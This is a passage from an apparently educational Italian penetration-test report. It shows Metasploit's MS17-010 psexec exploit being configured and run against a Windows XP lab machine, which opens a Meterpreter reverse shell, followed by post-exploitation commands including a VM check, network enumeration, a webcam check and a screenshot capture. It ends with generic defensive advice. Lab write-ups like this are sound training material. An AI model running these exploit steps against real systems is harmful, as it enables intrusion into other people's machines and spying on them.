Microsoft SQL Server SQLI Escalate Execute AS
7 exploit/windows/smb/smb_doublepulsar_rce       2017-04-14      great Yes
SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 7, use 7 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 1
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options
```

L'exploit più interessante sembrerebbe essere alla riga 1 - infatti nella descrizione viene riportato «**remote Windows Code Execution**» - andiamo a selezionarlo con il comando «**use**».

Con il comando **show options** si vanno a verificare i parametri da configurare, in questo caso viene richiesto di impostare il **RHOSTS**, ovvero l'indirizzo IP della macchina target, e la **LPORT**, la porta in ascolto.

```

msf6 exploit(windows/smb/ms17_010_psexec) > set lhost 192.168.200.100
lhost => 192.168.200.100
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):
Name          Current Setting  Required  Description
-- 
DBGTRACE      false           yes       Show extra debug
LEAKATTEMPTS  99             yes       How many times t
NAMEDPIPE     -               no        A named pipe tha
NAMED_PIPES   /usr/share/metasploit-framework/data/wor
dlists/named_pipes.t
RHOSTS        192.168.200.200  yes       The target host(
docs.metasploit.
metasploit/basics
t.html
RPORT         445            yes       The Target port
SERVICE_DESCRIPTION 445        no        Service descrip
t target for pre
SERVICE_DISPLAY_NAME -          no        The service disp
SERVICE_NAME   -               no        The service name
SHARE         ADMIN$          yes       The share to con
an admin share (r
a normal read/re
SMBDomain    .               no        The Windows doma
authentication
SMBPass      -               no        The password for
sername
SMBUser      -               no        The username to
Payload options (windows/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
-- 
EXITFUNC     thread          yes       Exit technique (Accepted: '', seh
s, none)
LHOST        192.168.200.100  yes       The listen address (an interface
)
LPORT        7777            yes       The listen port

```

Per impostare l'indirizzo IP della macchina target è stato eseguito il comando **set RHOSTS 192.168.200.200** mentre con il comando **set LPORT 7777** è stata impostata la porta in ascolto.

```

msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 192.168.200.200
rhosts => 192.168.200.200
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 7777
lport => 7777
msf6 exploit(windows/smb/ms17_010_psexec) > show options

```

## 4.2 Exploitation

```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.200.100:7777
[*] 192.168.200.200:445 - Target OS: Windows 5.1
[*] 192.168.200.200:445 - Filling barrel with fish... done
[*] 192.168.200:445 - ← | Entering Danger Zone | →
[*] 192.168.200:445 - [*] Preparing dynamite...
[*] 192.168.200:445 - [*] Trying stick 1 (x86)... Boom!
[*] 192.168.200:445 - [+] Successfully Leaked Transaction!
[*] 192.168.200:445 - [+] Successfully caught Fish-in-a-barrel
[*] 192.168.200:445 - ← | Leaving Danger Zone | →
[*] 192.168.200:445 - Reading from CONNECTION struct at: 0x0ff940c70
[*] 192.168.200:445 - Built a write-what-where primitive...
[*] 192.168.200:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.200:445 - Selecting native target
[*] 192.168.200:445 - Uploading payload... abuQunom.exe
[*] 192.168.200:445 - Created \abuQunom.exe...
[+] 192.168.200:445 - Service started successfully...
[*] 192.168.200:445 - Deleting \abuQunom.exe...
[*] Sending stage (175686 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:1033) at 2024-03-12 10:01:49 +0100
```

Una volta configurate tutte le impostazioni ed i parametri, possiamo lanciare l'attacco con il comando «**exploit**», e come è possibile constatare dall'immagine seguente l'exploit è andato a buon fine: è stata aperta una sessione di **Meterpreter**.

Un'informazione utile da ricavare sul target è sicuramente capire se si tratta di una macchina virtuale, questo è possibile eseguendo lo script «**checkvm**».

```
meterpreter > run post/windows/gather/checkvm

[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
meterpreter > █
```

Attraverso il comando «**ifconfig**», si verifica la configurazione della rete della macchina target.

```
meterpreter > ifconfig
Interface 1
=====
Name      : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU       : 1520
IPv4 Address : 127.0.0.1

Interface 2
=====
Name      : Scheda server Intel(R) PRO/1000
zzone pacchetti
Hardware MAC : 08:00:27:87:2d:70
MTU       : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0
```

Tramite il comando «**webcam\_list**» verifichiamo che non sono presenti webcam sulla macchina target.

```
meterpreter > webcam_list
[-] No webcams were found
```

Infine, altra caratteristica di meterpreter è la capacità di catturare uno screenshot della macchina target e salvarlo sul sistema dell'attaccante; questo è possibile con il comando «**screenshot**»:



```
meterpreter > screenshot
Screenshot saved to: /home/kali/viwjsMzD.jpeg
meterpreter >
```

## Conclusioni finali

In conclusione, si può affermare che l'attuale panorama delle minacce alla sicurezza informatica presenta sfide significative che gli individui e le organizzazioni devono affrontare per proteggersi efficacemente dagli attacchi informatici. Alcuni punti chiave sono:

- Minacce in continua evoluzione: phishing, ransomware, sicurezza cloud. Queste sono solo una minuscola parte delle minacce ed è perciò fondamentale essere aggiornati sulle tecniche di attacco e sulle possibili vulnerabilità presenti nei nostri sistemi.
- Sicurezza multistrato: si necessita l'implementazione delle misure di sicurezza, questo campo include password complesse, autenticazione a due fattori, aggiornamenti regolari dei software, soluzioni di sicurezza affidabili e backup sicuri.
- Formazione dei dipendenti: formare i dipendenti sulle best practices, così da essere in grado di riconoscere e segnalare potenziali minacce.
- Pianificazione della risposta agli incidenti (Incident Response Plan): essere preparati agli incidenti informatici ed essere in grado di sviluppare un piano di risposta ad essi; inoltre, testarlo ed aggiornarlo regolarmente per mantenere la sua efficacia.
- Eseguire vulnerability test periodici: è opportuno verificare che ogni parte interessata sia in linea con gli standard di sicurezza.

La sicurezza informatica non è un obiettivo statico, ma un processo in evoluzione che richiede un impegno continuo e una vigilanza costante per proteggere con successo l'infrastruttura digitale aziendale.

